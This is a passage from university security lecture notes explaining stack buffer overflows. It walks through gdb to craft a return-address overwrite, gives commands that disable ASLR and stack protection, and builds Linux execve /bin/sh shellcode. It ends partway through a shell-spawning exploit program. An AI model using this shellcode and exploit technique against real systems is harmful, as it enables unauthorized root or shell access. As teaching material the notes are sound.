// buffover2.c

#include <stdio.h>
int foo();

int main() {
    while(1) foo();
}

int foo(){
    unsigned int yy = 0;
    char buffer[5]; char ch; int i = 0;
    printf("Say something: ");
    while ((ch = getchar()) != '\n')  buffer[i++] = ch;
    buffer[i] = '\0';
    printf("You said: %s\n", buffer);
    printf("The variable yy: %d\n", yy);
    return 0;
}
```

- The important difference here from the program `buffover.c` in the previous section is that now we define a new variable `yy` *before* allocating memory for the array variable `buffer`. The other change here, placing the call to `foo()` inside the infinite loop in `main` is just for convenience. By setting up the program in this manner, you can experiment with longer and longer input strings until you get a segfault and the program crashes. [Note again that we have two `while` loops in the code, one in `main()` so that you can experiment with longer and longer input strings, and the other inside `foo()` for transferring the contents of `stdin`'s buffer into the memory allocated (on the stack) to the array `buffer` one char at a time.]

- The stack frame for `foo()` just prior to the execution of its `while` loop will look like:

```
stack_ptr-->   i                  (four bytes of memory)
               ch                 (one byte of memory)
               buffer             (five bytes of memory)
               yy                 (four bytes)
               saved_BP
               return-address to the top of the calling stack frame

               main
```

  As you enter longer and longer messages in response to the "`Say something:`" prompt, what gets written into the array `buffer` would at some point overwrite the memory allocated to the variable `yy`.

- So, whereas the program logic dictates that the value of the local variable `yy` should always be 0, what you actually see may depend on what string you entered in response to the prompt. When I interact with the program on my Linux laptop, I see the following behavior:

```
Say something: 01234567890123456789012345678
You said: 01234567890123456789012345678
The variable yy: 0                                  <-----  correct

Say something: 012345678901234567890123456789
You said: 012345678901234567890123456789
The variable yy: 56                                 <------  ERROR

Say something: 0123456789012345678901234567890
You said: 0123456789012345678901234567890
The variable yy: 14648                              <------  ERROR

Say something: 01234567890123456789012345678901
You said: 01234567890123456789012345678901
The variable yy: 3160376                            <------  ERROR

Say something: 012345678901234567890123456789012
You said: 012345678901234567890123456789012
The variable yy: 825243960                          <------  ERROR

....
```

- As you would expect, as you continue to enter longer and longer strings, at some point the program will crash with a segfault.

- Ordinarily, you would compile the program shown above with a command line like

```
gcc buffover2.c  -o  buffover2
```

which would leave the executable in a file named `buffover2`. However, if you are unable to reproduce the buffer overflow effect with the compilation command as shown above, try the following:

```
gcc -fno-stack-protector  buffover2.c  -o  buffover2
```

As mentioned toward the end of last section, the default stack overflow protection provided by `--fstack-protector` is not foolproof. As I will show in the next section, this protection does not prevent some fairly ordinary attempts at stack memory corruption.

To further increase the odds of the demo working in your system, you could also try

```
sudo sysctl -w kernel.randomize_va_space=0

gcc -fno-stack-protector -z execstack  buffover2.c  -o  buffover2
```

where the the first command turns off address-space layout randomization (ASLR) that I have described in Section 21.8 and the additional flag "`-z execstack`" makes the stack executable.

Back to TOC

21.6 USING gdb TO CRAFT PROGRAM INPUTS FOR EXPLOITING BUFFER-OVERFLOW VULNERABILITY

- As you now know, exploiting a buffer overflow vulnerability in some application software means, first, that there exists in the application at least one function that requires a string input at run time, and, second, when this function is called with a specially formatted string, that would cause the flow of execution to be redirected in a way that was not intended by the creators of the application.

- Our goal in this section is to answer the question: How does one craft the specially formatted string that would be needed for a buffer overflow exploit?

- One of the most basic tools you need for designing such a string is an assembler-level debugger such as the very popular GNU `gdb`.

- We will carry out our buffer-overflow input-string design exercise on the following C file:

```
// buffover4.c

#include <stdio.h>
#include <string.h>

void foo(char *s) {
    char buf[4];
    strcpy(buf, s);
    printf("You entered: %s", buf);
}

void bar() {
  printf("\n\nWhat? I was not supposed to be called!\n\n");
  fflush(stdout);
}

int main(int argc, char *argv[]) {
  if (argc != 2) {
    printf("Usage: %s some_string", argv[0]);
    return 2;
  }
  foo(argv[1]);
  return 0;
}
```

Note the following three features of this program:

1. As you can see from **main**, the program requires that you call it with exactly one string as a command-line argument. [The argument count held by `argc` includes the name of the program (which in our case is `buffover4.c`).]

2. **main** calls **foo()** with the command-line argument received by **main**. The function **foo()** is obviously vulnerable to buffer overflow since it uses **strcpy()** to copy its argument string into the array variable **buf** that has only 4 bytes

allocated to it.

3. The function `bar()` is NOT called anywhere in the code. Therefore, ordinarily, you would never see in your terminal window the message that is supposed to be printed out by `printf()` in `bar()`.

- Our goal in this section is to design an input string that when fed as a command-line argument to the above program would cause the flow of execution to move into the function `bar()`, with the result that the message shown inside `bar()` will be printed out.

- We obviously want the overflow in the buffer allocated to the array variable `buf` to be such that it overruns the stack memory location where the stack-frame created for `foo()` stores the return address. *As mentioned previously, the return address points to the top of the stackframe of the calling function.* Even more importantly, this overwrite must be such that the new return address corresponds to the entry into the code for the function `bar()`. [If you just randomly overrun the buffer and overwrite the return address in a stack frame, you are likely to create a pointer to some invalid location in the memory. When that happens, the program will just crash with a segfault. That is, with a random overwrite of the return address in a stackframe, you are unlikely to cause the thread of execution to initiate the execution of another function.]

- In the rest of this section, I will show how you can "design" an input string for the program shown above so that the buffer overflow vulnerability in the `foo()` function can be exploited to steer at run-time the flow of execution into the `bar()` function.

- The step-by-step demonstration presented below was created with Ubuntu 10.4 64-bit Linux distribution. [If you are not sure as to whether you are running a 32 bit or a 64 bit Linux distribution, do either `uname -a` or `uname -m`. In either case, for 64-bit Linux, you will see the substring `x86_64` in the string that is returned.]

- Note that since we will be working with 64-bit memory addressing, as mentioned previously in Section 21.4, in the discussion that follows the register that holds the stack pointer is named `rsp` and the register that holds the frame pointer is named `rbp`.

- Here are the steps:

Step 1: Compile the code with the '-g' option in order to produce the information needed by the debugger:

```
gcc -g buffover4.c -o buffover4
```

Do realize that we are leaving in place the default stack protection provided by the `gcc` compiler. As you will see, this default stack protection does not do us any good.

Step 2: We now run the executable `buffover4` inside the `gbb` debugger:

```
gdb buffover4
```

Step 3: We need the memory address for entry to the object code for the `bar()` function. As stated earlier, when the return address in the stackframe for `foo()` is overwritten, we want the new address to be the entry into the object code for `bar()`. So we ask `gdb` to show the assembler code for `bar()`. This we do by

```
(gdb)  disas bar
```

where `(gdb)` is the debugger prompt and where `disas` is simply short for the command `disassembly` — you can use either version. The above invocation will produce an output like

```
Dump of assembler code for function bar:
   0x000000000040068e <+0>:     push   %rbp
   0x000000000040068f <+1>:     mov    %rsp,%rbp
   0x0000000000400692 <+4>:     mov    $0x400800,%edi
   0x0000000000400697 <+9>:     callq  0x400528 <puts@plt>
   0x000000000040069c <+14>:    mov    0x20099d(%rip),%rax # 0x601040 ...
   0x00000000004006a3 <+21>:    mov    %rax,%rdi
   0x00000000004006a6 <+24>:    callq  0x400558 <fflush@plt>
   0x00000000004006ab <+29>:    leaveq
   0x00000000004006ac <+30>:    retq
End of assembler dump.
```

From the above dump, we get hold of the first memory location that signifies the entry into the object code for `bar()`. For the compilation we just carried out, this is given by `0x000000000040068e`. We are only going to need the last four bytes of this memory address: `0040068e`. When we overwrite the buffer for the array `buf` in `foo()`, we want the four bytes `0040068e` to be the overwrite for the return address in `foo`'s stackframe.

Step 4: Keeping in the mind the four bytes shown above, we now synthesize a command-line argument needed by our program `buffover4`. This we do by

```
(gdb)   set args ‘perl -e ’print "A" x 24 . "\x8e\x06\x40\x00"’‘
```

Note that we are asking `perl` to synthesize for us a 28 byte string in which the first 24 characters are just the letter 'A' and the last four bytes are what we want them to be. In the above invocation, `set args` is a command to `gdb` to set what is returned by `perl` as a command-line argument for `buffover4` object code. The option '-e' to `perl` causes Perl to evaluate what is inside the forward ticks. The operator 'x' is Perl's replication operator and the operator '.' is Perl's string concatenation operator. Note that the argument to `set args` is inside backticks, which causes the evaluation of the argument. [Also note that the four bytes we want to use for overwriting the return address are in the reverse order of how they are needed. This is to take care of the big-endian to little-endian conversion problem.]

Step 5: We are now ready to set a couple of breakpoints for the debugger. Our first breakpoint will be at the entry to `foo()` and our second breakpoint at a point just before the exit from this function. To set the first breakpoint, we say

```
(gdb)   break foo
```

Step 6: For the second breakpoint, as mentioned above, we need a point just before the thread of execution exits the stackframe for `foo()`. To locate this point, we again call on the disassembler:

```
(gdb)  disas foo
```

This will cause the debugger to display something like:

```
Dump of assembler code for function foo:
   0x0000000000400654 <+0>:     push   %rbp
   0x0000000000400655 <+1>:     mov    %rsp,%rbp
   0x0000000000400658 <+4>:     sub    $0x20,%rsp
   0x000000000040065c <+8>:     mov    %rdi,-0x18(%rbp)
   0x0000000000400660 <+12>:    mov    -0x18(%rbp),%rdx
   0x0000000000400664 <+16>:    lea    -0x10(%rbp),%rax
   0x0000000000400668 <+20>:    mov    %rdx,%rsi
   0x000000000040066b <+23>:    mov    %rax,%rdi
   0x000000000040066e <+26>:    callq  0x400548 <strcpy@plt>
   0x0000000000400673 <+31>:    mov    $0x4007f0,%eax
   0x0000000000400678 <+36>:    lea    -0x10(%rbp),%rdx
   0x000000000040067c <+40>:    mov    %rdx,%rsi
   0x000000000040067f <+43>:    mov    %rax,%rdi
   0x0000000000400682 <+46>:    mov    $0x0,%eax
   0x0000000000400687 <+51>:    callq  0x400518 <printf@plt>
   0x000000000040068c <+56>:    leaveq
   0x000000000040068d <+57>:    retq
End of assembler dump.
```

We will set the second breakpoint to the assembly instruction `leaveq`:

```
(gdb)  break *0x000000000040068c
```

Step 7: Now we are ready to run the code:

```
(gdb)  run
```

As you would expect, this execution will halt at the first breakpoint. Given that our code is so simple, it won't even take a moment for that to happen. When the execution halts at the breakpoint, `gdb` will print out something like this:

```
Starting program: /home/kak/course.d/ece404.11.d/BufferOverflow/buffover4 ‘perl -e .....
Breakpoint 1, foo (s=0x7fffffffe757 ’A’ <repeats 24 times>"\216, \006@") at buffover4.c:13
```

Step 8: With the execution halted at the first breakpoint, we want to examine the contents of the stackframe for `foo`. To see what the stack pointer is pointing to, we invoke the GDB commands shown below. The values returned are displayed in the commented out portions of the display:

```
(gdb) print /x *(unsigned *) $rsp       # what is at the stack location
                                        # pointed to by stack pointer
                                        #  $1 = 0xffffe410

(gdb) print /x $rbp                     # what is stored in frame pointer
                                        #  $2 = 0x7fffffffe2f0

(gdb) print /x *(unsigned *) $rbp       # what is at the stack location
                                        # pointed to by frame pointer
                                        #  $3 = 0xffffe310

(gdb) print /x *((unsigned *) $rbp + 2) # what is the return address
                                        # for this stackframe
                                        #  $4 = 0x4006f8

(gdb) print /x $rsp                     # what is stored in stack pointer
                                        #  $5 = 0x7fffffffe2d0
```

The specific values we have shown as being returned by the print commands are for this particular demonstration. That is, if we were to recompile `buffover4.c`, especially if we do so after we have changed anything at all in the source code, these values would surely be different.

Step 9: Let's now examine a segment of 48 bytes on the stack starting at the location pointed to by the stack pointer:

```
(gdb)   x /48b $rsp
```

This will return an output like

```
0x7fffffffe2d0: 0x10    0xe4    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2d8: 0x57    0xe7    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2e0: 0xa8    0x9a    0xa6    0xf7    0xff    0x7f    0x00    0x00
0x7fffffffe2e8: 0x10    0x07    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe2f0: 0x10    0xe3    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe2f8: 0xf8    0x06    0x40    0x00    0x00    0x00    0x00    0x00
```

You see a six line display of bytes. In the first line, the first four bytes are, in reverse order, the bytes at the location on the stack that is pointed to by what is stored in the stack pointer — earlier we showed this value to be `0xffffe410`. The first four bytes in the fifth line are, again in reverse order, the value stored at the stack location pointed to by the frame pointer. Earlier we showed that this value is `0xffffe310`. Again you saw earlier that when we printed out the return address directly, it was `0x4006f8`. The bytes shown in reverse order in the sixth line, `0xf8`, `0x06`, `0x40`, and `0x00`, correspond to this return address.

It has been a while since we talked about the flow of execution having stopped at the first breakpoint, which we set at the entry into `foo`. To confirm that fact, if you wish you can now execute the command

```
(gdb)   disas foo
```

You will see the assembler code for `foo` and an arrow therein that will show you where the program execution is currently stopped.

Step 10: Having examined the various registers and the stackframe for `foo`, it is time to resume program execution. This we do by

```
(gdb)  cont
```

where the command **`cont`** is the short form of the command **`continue`**. The thread of execution will come to a halt at

our second breakpoint, which is just before the exit from the object code for `foo`, as you will recall. To signify this fact, `gdb` will print out the following message on the screen:

```
Breakpoint 2, foo (s=0x7fffffffe757 'A' <repeats 24 times>"\216, \006@") ....
```

Step 11: At this point, we should have overrun the buffer allocated to the array variable `buf` and hopefully we have managed to overwrite the location in `foo`'s stackframe where the return address is stored. To confirm that fact, it is time to examine this stackframe again:

```
(gdb) print /x $rsp                      # what is stored in stack pointer
                                         #   $6 = 0x7fffffffe2d0

(gdb) print /x *(unsigned *) $rsp        # what is at the stack location
                                         # pointed to by stack pointer
                                         #   $7 = 0xffffe410

(gdb) print /x $rbp                      # what is stored in frame pointer
                                         #   $8 = 0x7fffffffe2f0

(gdb) print /x *(unsigned *) $rbp        # what is at the stack location
                                         # pointed to by frame pointer
                                         #   $9 = 0x41414141

(gdb) print /x *((unsigned *) $rbp + 2) # what is the return address
                                         # for this stackframe
                                         #   $10 = 0x40068e
```

As you can see, we have managed to overwrite both the contents of the stack location pointed to by the frame pointer and the return address in the stackframe for `foo`.

Step 12: To see the consequences of the overwrite of `foo`'s return address, let's first create a new breakpoint at the entry into `bar` by

```
(gdb)   break bar
```

GDB will come back with:

```
Breakpoint 3 at 0x400692: file buffover4.c, line 18.
```

Step 13: Recall that we are currently stopped at the second breakpoint, which is just before the exit from `foo`. To get past this breakpoint, let's now step through the execution one machine instruction at a time by issuing the commands:

```
(gdb)   stepi

(gdb)   stepi
```

The first call above will elicit an error message that you can ignore. I believe this message is a result of the overwrite of the location pointed to by the frame pointer. The second call, however, will elicit the following from `gdb`:

```
0x0000000000040068f      17      void bar() {
```

Now you know for sure that you are inside the object code for `bar`. This means that our overwrite of the return address in the stackframe for `foo` worked.

Step 14: We will now issue the following commands:

```
(gdb)   cont

(gdb)   cont
```

The first command will take us to the third breakpoint we set earlier. And the second will cause the following to be displayed in your terminal window:

```
Continuing.

You entered: AAAAAAAAAAAAAAAAAAAAAAA@

What? I was not supposed to be called!

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe3f8 in ?? ()
```

The code in `bar()` was executed successfully before we hit segfault.

- Now that we successfully designed a string that overwrites the return address in `foo`'s stackframe, we can feed it directly into our application program by

```
buffover4 ‘perl -e ’print "A" x 24 . "\x8e\x06\x40\x00"’‘
```

and what you will see will be a response like

```
You entered: AAAAAAAAAAAAAAAAAAAAAAA@

What? I was not supposed to be called!

Segmentation fault
```

- A program input-string designed in the manner described above will, in general, work only for a specific compilation of the source code. Should there be a need to recompile the program `buffover4.c`, especially if you do the recompilation after you have made a change to the source code, you may have to

redesign the input string that would result in return address overwrite.

- Finally, some of the other `gdb` commands that you will find useful in the context described here are: `list` to see where exactly you are in the source code at a given moment; `s` to step into the next function; `bt` to see a listing of all the stackframes currently in the stack; `frame i` to see the a particular stackframe; `info frame i` to see the values stored in the stack frame at the locations pointed to by the stack pointer, the frame pointer, etc.; `info locals` to see the values stored for the local variables; `info break` to see the information on the breakpoints; `info registers` for the various registers. If you want to print out the value of a local variable in hex, you say `print /x variable_name`; and so son. You enter `quit` to exit the debugger.

Back to TOC

21.7 USING BUFFER OVERFLOW TO SPAWN A SHELL

- If an attacker can use a buffer overflow in the stack or in the heap to spawn a shell, especially the root shell, you can well imagine the havoc the attacker can wreak in your machine.

- Step-by-step instructions on how buffer overflow can be exploited to spawn a shell were first published pseudonymously under the name Aleph One in 1996 in what is now considered to be one of the most famous articles in computer security. The title of the article is *"Smashing The Stack For Fun And Profit"* and it was published in a journal called Phrack. [As is now known, the real name of this author is Elias Levy. In the year 2000, he was named by Network Computing as one of the 10 most influential people at that time. As to why, Elias used to moderate the BugTraq mailing list for computer security information during the days when most large corporations would shove under the rug any reports about flaws in their software and hardware products. The BugTraq mailing list allowed engineers and programmers to post these flaws without fear of reprisals from their employers. As a result, BugTraq contributed significantly to raising general awareness regarding security vulnerabilities. He was also the CTO and the co-founder of the company SecurityFocus, which was acquired by Symantec in 2002.]

- Before detailing in the rest of this section the steps you must undertake for constructing a shell-spawning buffer overflow

attack, here is a summary of the steps:

1. A good starting point for learning how to spawn a shell with buffer overflow is a simple C program whose main job is to call `execeve()` with the argument `/bin/sh`

2. You examine the assembly code for the above mentioned program and come up with a minimal list of assembler instructions that would do the same thing as the program itself.

3. You test your collection of assembler instructions by putting them in a regular C program and making the crafted sequence of assembler instructions as the argument to '`__asm__()`' call.

4. If your collection of assembler instructions is correct, you look at the opcodes for the program in the previous step with the `objdump` tool. You convert each opcode and the associated arguments into the hex representation. The sequence of these hex representations is your shellcode string.

5. In order to test that your shellcode is executable, you test it by setting a function pointer to the beginning of the shellcode. That assignment should cause the shellcode to be executed.

6. Next, you need to figure out how a given vulnerable application (meaning a vulnerable C program) can be subject to a buffer overflow attack using the shellcode you just created.

7. At some point during its execution, the vulnerable application will write out the shellcode into its stack. But how do you make sure that the buffer overflow will overwrite the return address in the current stackframe with the address you want to place there through the shellcode?

8. You see, as the vulnerable application is being executed, in general, the application may have pushed any number of local variables into the stack before it gets around to writing your shellcode into the stack.

9. For any give vulnerable application, this may call for testing with augmenting the shellcode with longer and longer no-op bytes until you have the needed rewrite for the return address.

- The goal in the rest of this section is to elaborate on the steps listed above. I'll start with the highlights of the Aleph One

recipe for spawning a shell with buffer overflow. It would help if the reader would first go through the following document:

`stack_smashing_annotated.txt`

that is bundled with the code associated with Lecture 21 at the "Lecture Notes on Computer and Network Security" website. As its title suggests, this document is an annotated version of the paper by Aleph One. The not-yet-fully-completed annotations are by me and were necessitated by the fact that both the compiler `gcc` and the assembler code instruction sets have evolved during the last 20 years and those changes need to be accounted for if you want to create a modern implementation based on Aleph One's recipe.

- A good starting point for spawning a shell through buffer overflow is to first see how a shell can be spawned through a program (as opposed to through the command-line directly, which is what we do most of the time). Here is a program from Aleph One that does the job for you:

```
// shellcode.c

#include <stdio.h>
#include <unistd.h>

int main() {
   char* name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   return 0;
}
```

- If you run the command "`man execve`" in your terminal screen, here is how the manpage begins for this command: "execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line ...." . Later in this section, I will show the full signature of the `execve` function when I talk about how to actually generate the shellcode for a buffer overflow attack.

- If you compile the code shown above with, say, "`gcc -o shellcode shellcode.c`" and run the executable, it will immediately put you in a shell in which you'll be able to execute any command that your login credentials allow.

- In order to create a command-line string argument for buffer overflow, as shown by Aleph One, we can do that by using segments of the assembler code instructions for the program shown above. As you saw in the previous section, this is again best done with the help of the `gdb` debugger tool. Let's go ahead and do that. However, in order to stay to close to the spirit of Aleph One's narrative, let's carry out a 32-bit compilation of this code with [You can run 32-bit code on a 64-bit processor provided you have the requisite libraries installed.]:

```
gcc -m32 -o shellcode -ggdb -static shellcode.c
```

  where the "`-static`" option incorporates the code for the call to `execve` within the executable that is produced. Without this

flag, the executable will only have a reference to the library that would need to be linked in at run time. Let's invoke the debugger on the output file

```
gdb shellcode
```

and examine the assembler code for `main`:

```
disas main
```

We get

```
Dump of assembler code for function main:
    0x0804887c <+0>:     lea    0x4(%esp),%ecx
    0x08048880 <+4>:     and    $0xfffffff0,%esp
    0x08048883 <+7>:     pushl  -0x4(%ecx)
    0x08048886 <+10>:    push   %ebp
    0x08048887 <+11>:    mov    %esp,%ebp
    0x08048889 <+13>:    push   %ecx
    0x0804888a <+14>:    sub    $0x14,%esp
    0x0804888d <+17>:    mov    %gs:0x14,%eax
    0x08048893 <+23>:    mov    %eax,-0xc(%ebp)
    0x08048896 <+26>:    xor    %eax,%eax
    0x08048898 <+28>:    movl   $0x80bad08,-0x14(%ebp)
    0x0804889f <+35>:    movl   $0x0,-0x10(%ebp)
    0x080488a6 <+42>:    mov    -0x14(%ebp),%eax
    0x080488a9 <+45>:    sub    $0x4,%esp
    0x080488ac <+48>:    push   $0x0
    0x080488ae <+50>:    lea    -0x14(%ebp),%edx
    0x080488b1 <+53>:    push   %edx
    0x080488b2 <+54>:    push   %eax
    0x080488b3 <+55>:    call   0x806c620 <execve>
    0x080488b8 <+60>:    add    $0x10,%esp
    0x080488bb <+63>:    mov    $0x0,%eax
    0x080488c0 <+68>:    mov    -0xc(%ebp),%ecx
    0x080488c3 <+71>:    xor    %gs:0x14,%ecx
    0x080488ca <+78>:    je     0x80488d1 <main+85>
    0x080488cc <+80>:    call   0x806ef20 <__stack_chk_fail>
    0x080488d1 <+85>:    mov    -0x4(%ebp),%ecx
    0x080488d4 <+88>:    leave
    0x080488d5 <+89>:    lea    -0x4(%ecx),%esp
    0x080488d8 <+92>:    ret
 End of assembler dump.
```

and, while in the debugger, making the call "`disas execve`" returns

```
Dump of assembler code for function execve:
   0x0806c620 <+0>:     push   %ebx
   0x0806c621 <+1>:     mov    0x10(%esp),%edx
   0x0806c625 <+5>:     mov    0xc(%esp),%ecx
   0x0806c629 <+9>:     mov    0x8(%esp),%ebx
   0x0806c62d <+13>:    mov    $0xb,%eax
   0x0806c632 <+18>:    call   *0x80ea9f0
   0x0806c638 <+24>:    pop    %ebx
   0x0806c639 <+25>:    cmp    $0xfffff001,%eax
   0x0806c63e <+30>:    jae    0x8070520 <__syscall_error>
   0x0806c644 <+36>:    ret
End of assembler dump.
```

- As explained by Aleph One, one examines the assembler code shown above and, from the code, puts together a sequence of assembler instructions needed for synthesizing a "shellcode" character array for buffer overflow. Here is one example of such a sequence of assembler instructions from Aleph One:

```
// shellcodeasm.c
int main() {
__asm__ (
        "jmp    0x2a;"                  // 3 bytes
        "popl   %esi;"                  // 1 byte
        "movl   %esi,0x8(%esi);"        // 3 bytes
        "movb   $0x0,0x7(%esi);"        // 4 bytes
        "movl   $0x0,0xc(%esi);"        // 7 bytes
        "movl   $0xb,%eax;"             // 5 bytes
        "movl   %esi,%ebx;"             // 2 bytes
        "leal   0x8(%esi),%ecx;"        // 3 bytes
        "leal   0xc(%esi),%edx;"        // 3 bytes
        "int    $0x80;"                 // 2 bytes
        "movl   $0x1, %eax;"            // 5 bytes
        "movl   $0x0, %ebx;"            // 5 bytes
        "int    $0x80;"                 // 2 bytes
        "call   -0x2f;"                 // 5 bytes
        ".string \"/bin/sh\";"          // 8 bytes
);
}
```

- Next, you would need to compile the assembler code shown

above with a command like [You may have to first install the `gcc-multilib` library for this to work. You can do that with a command like "`sudo apt-get install gcc-multilib`"]

```
gcc -m32 -o shellcodeasm -ggdb shellcodeasm.c
```

- You can examine the assembler code and the associated opcodes with `gdb`. For example, to see the `main` section of the assembler code and the opcodes in that section, we invoke `disas` inside the debugger with the '`/r`' option:

```
gdb shellcodeasm

disas /r main
```

which returns

```
Dump of assembler code for function main:
   0x080483db <+0>:     55                      push   %ebp
   0x080483dc <+1>:     89 e5                   mov    %esp,%ebp
   0x080483de <+3>:     e9 47 7c fb f7          jmp    0x2a
   0x080483e3 <+8>:     5e                      pop    %esi
   0x080483e4 <+9>:     89 76 08                mov    %esi,0x8(%esi)
   0x080483e7 <+12>:    c6 46 07 00             movb   $0x0,0x7(%esi)
   0x080483eb <+16>:    c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
   0x080483f2 <+23>:    b8 0b 00 00 00          mov    $0xb,%eax
   0x080483f7 <+28>:    89 f3   mov             %esi,%ebx
   0x080483f9 <+30>:    8d 4e 08                lea    0x8(%esi),%ecx
   0x080483fc <+33>:    8d 56 0c                lea    0xc(%esi),%edx
   0x080483ff <+36>:    cd 80                   int    $0x80
   0x08048401 <+38>:    b8 01 00 00 00          mov    $0x1,%eax
   0x08048406 <+43>:    bb 00 00 00 00          mov    $0x0,%ebx
   0x0804840b <+48>:    cd 80                   int    $0x80
   0x0804840d <+50>:    e8 bf 7b fb f7          call   0xfffffd1
   0x08048412 <+55>:    2f                      das
   0x08048413 <+56>:    62 69 6e                bound  %ebp,0x6e(%ecx)
   0x08048416 <+59>:    2f                      das
   0x08048417 <+60>:    73 68                   jae    0x8048481 <__libc_csu_init+81>
   0x08048419 <+62>:    00 b8 00 00 00 00       add    %bh,0x0(%eax)
   0x0804841f <+68>:    5d                      pop    %ebp
   0x08048420 <+69>:    c3                      ret
End of assembler dump.
```

- In order to generate the "shellcode" for buffer overflow, you would need to dump out the opcodes in the executable for the above program. You can see the opcodes with a tool like `objdump` as in the following commands:

```
objdump -d shellcodeasm

objdump -d shellcodeasm | grep \<main\>: -A 20
```

  The first command spits out the opcodes for the whole program and second shows 20 lines of the output for the `main` section of the executable. This will be identical to what was shown for `main` previously with the "`disas /r main`" command inside the debugger.

- You can string together the opcodes into a shellcode string. The shellcode string put together by Alpeh One for one of his buffer overflow examples is shown in the following C program:

```
// overflow1.c

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

int main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];
```

```
  strcpy(buffer,large_string);
  return 0;
}
```

- If you compile the program shown and execute it, you will be placed in a shell — provided you run your code on a i386 processor. In order to create the shellcode for a 64-bit x86 processor, you'd need to follow the recipe in the annotated document mentioned at the beginning of this section. That is left to you, the reader, as an exercise.

- In the rest of this section, I will show the assembler instructions compiled by Patrick Schaller in his tutorial "Tutorial: Buffer Overflows". This compilation of the assembler instructions when executed will put you in a shell on a modern x86 processor. Here it is:

```
// shellcodeasm3.c
// by Patrick Schaller

int main()
{
  __asm__(
   "xor  %eax, %eax\n"     // eax = NULL
   "push %eax\n"           // terminate string with NULL
   "push $0x68732f2f\n"    // //sh (little endian)
   "push $0x6e69622f\n"    // /bin (little endian)
   "mov  %esp, %ebx\n"     // pointer to /bin//sh in ebx
   "push %eax\n"           // create array for argv[]
   "push %ebx\n"           // pointer to /bin//sh in argv
   "mov  %esp, %ecx\n"     // pointer to argv[] in ecx
   "mov  %eax, %edx\n"     // NULL (envp[]) in edx
   "movb $0xb, %al\n"      // 11 = execve syscall in eax
   "int  $0x80\n"          // soft interrupt
   );
}
```

These assembler instructions seek to make a system call to the Linux function `execve` whose signature is

```
int execve( const char *filename, char *const argv[], char *const envp[])
```

with the first parameter `filename` set to a pointer to the pathname to the function that `execve` must execute, which in our case is the `NULL`-terminated character sequence "`//bin/sh`"; with the second parameter `argv` set to an array of argument strings passed to the function that will be executed by `execve` — in our case, that is a pointer to an array whose first element is again "`//bin/sh`"; and with the third parameter `envp`, meant for setting the environment variables, will be set to `NULL` in our case. Note how the first instruction uses the `xor` operator to create a `NULL` in the `EAX` register. Also, as stated in the associated comment, the hex `0x68732f2f` is the little-endian representation of the string "`//sh`" and the hex `0x6e69622f` the little-endian representation of the string "`/bin`". After successfully pushing the `NULL`-terminated character sequence "`/bin/sh`" into the stack, the stack-pointer will contain the address of this character sequence in the stack. So, next, we place this address in the register `EBX`; and so on. [Note that the last instruction `int 0x80` is a mnemonic for "interrupt 0x80", meaning a system call through a software interrupt. The interrupt handler in this case is identified by `0x80`, which is the Linux kernel itself. As to which specific system call is being attempted, that depends on what is in the EAX register. If the EAX register contains the integer 1, that implies a call to `exit`. In this case, the value in the EBX register holds the status code for `exit()`. On the other hand, if the EAX register holds the decimal integer 12, which is case in the code shown

above, then that is a call to `execve`. The arguments supplied in this system call would be supplied by the registers shown in the code above.]

- If I compile this file with

```
gcc -m32 -o shellcodeasm3 shellcodeasm3.c
```

and run the executable in my Ubuntu laptop by simply calling `shellcodeasm3`, I get the shell prompt, implying a successful execution of the code with regard to its ability to put you in a command shell.

- We can therefore sequence together the opcodes for the above program as a "shellcode" string for mounting a buffer overflow attack. As shown previously, we can use a tool like `objdump` to see the opcodes for the above program. These opcodes are in the shellcode string in the program shown below:

```
// shellcodeopcode.c
// by Patrick Schaller

char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";
int main()
{
  void (*fp)() = shellcode;
  fp();
```

```
  return 0;
}
```

We can compile it with "`gcc -fno-stack-protector -o shellcodeopcode shellcodeopcode.c`", with or without the `-m32` option, and a successful compilation would indicate that our shellcode is indeed executable. [Since the character array `shellcode` contains machine code, just by setting a pointer for the function `fp` to the beginning of the array causes the machine code to be executed.]

- Next let's address the question of how one uses the shellcode string previously constructed to mount a buffer overflow attack on a *given* vulnerable application in order to spawn a shell through such an attack.

- Using the shellcode character array shown above in `shellcodeopcode.c`, Patrick Schaller has written an exploit for spawning a shell by mounting a buffer overflow attack on a vulnerable program named `overflowexample.c` that is shown below:

```
// overflowexample.c

#include <stdio.h>

void proc(char* str, int a, int b)
{
  char buf[50];
  strcpy(buf, str);
}

int main(int argc, char* argv[])
{
```

```
  if(argc > 1)
    proc(argv[1], 1, 2);
  printf("%s\n", argv[1]);
  return 0;
}
```

- What follows is the exploit on the code shown above:

```
// exploit3.c
// by Patrick Schaller

#include <stdio.h>
#include <unistd.h>

#define BUF 80
#define NOP 0x90

char shellcode[] =
     "\x31\xc0"
     "\x50"
     "\x68\x2f\x2f\x73\x68"
     "\x68\x2f\x62\x69\x6e"
     "\x89\xe3"
     "\x50"
     "\x53"
     "\x89\xe1"
     "\x89\xc2"
     "\xb0\x0b"
     "\xcd\x80";

long unsigned get_esp()
{
  __asm__("mov %esp, %eax");
}

int main(int argc, char *argv[])
{
  int ret, i, n;
  int *bufptr;
  char *arg[3], buf[BUF];

  if(argc < 2){
    printf("Usage: %s offset\n", argv[0]);
    exit(1);
  }

  /*estimated return address*/
  ret = get_esp() + atoi(argv[1]);

  /*fill buffer with return addresses*/
